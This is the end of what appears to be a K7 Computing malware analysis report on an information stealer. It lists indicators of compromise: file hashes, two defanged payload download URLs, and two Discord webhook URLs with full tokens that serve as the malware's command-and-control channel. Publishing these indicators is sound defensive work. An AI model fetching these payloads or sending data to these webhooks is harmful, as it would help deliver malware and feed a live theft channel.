

Figure 32: Archive file structure with various grabbed information

Indicators of Compromise (IoCs)

Hash	Detection Name
b1c222dc81a4c1bfe401c1c90d592ad8	Suspicious Program (ID700026)
bf552178396e2c988549aed62e1e3221	Suspicious Program (ID700026)

URLs

hxxp[://oniwtfxxx.ct8.pl/svhost.exe

hxxp[://kreedcssg3.temp.swtest.ru/vsc.exe

C2 Address

hxxps[://discord.com/api/webhooks/1132809798509940777/vMplDDwRyx_6_5uYKAXG7bHS-mDzPgPXAJPMkjW0mOGRCJHraAdTsRBlguXlivb1DOef

hxxps[://discord.com/api/webhooks/1175476732808155136/yWG3KpQSZDr3w_4pauQKwyHUcFjDeip0NNMvypVQ-rLtb-6Olf6bJH3ZSNvGqPPOGdoA

2022 K7 Computing. All Rights Reserved.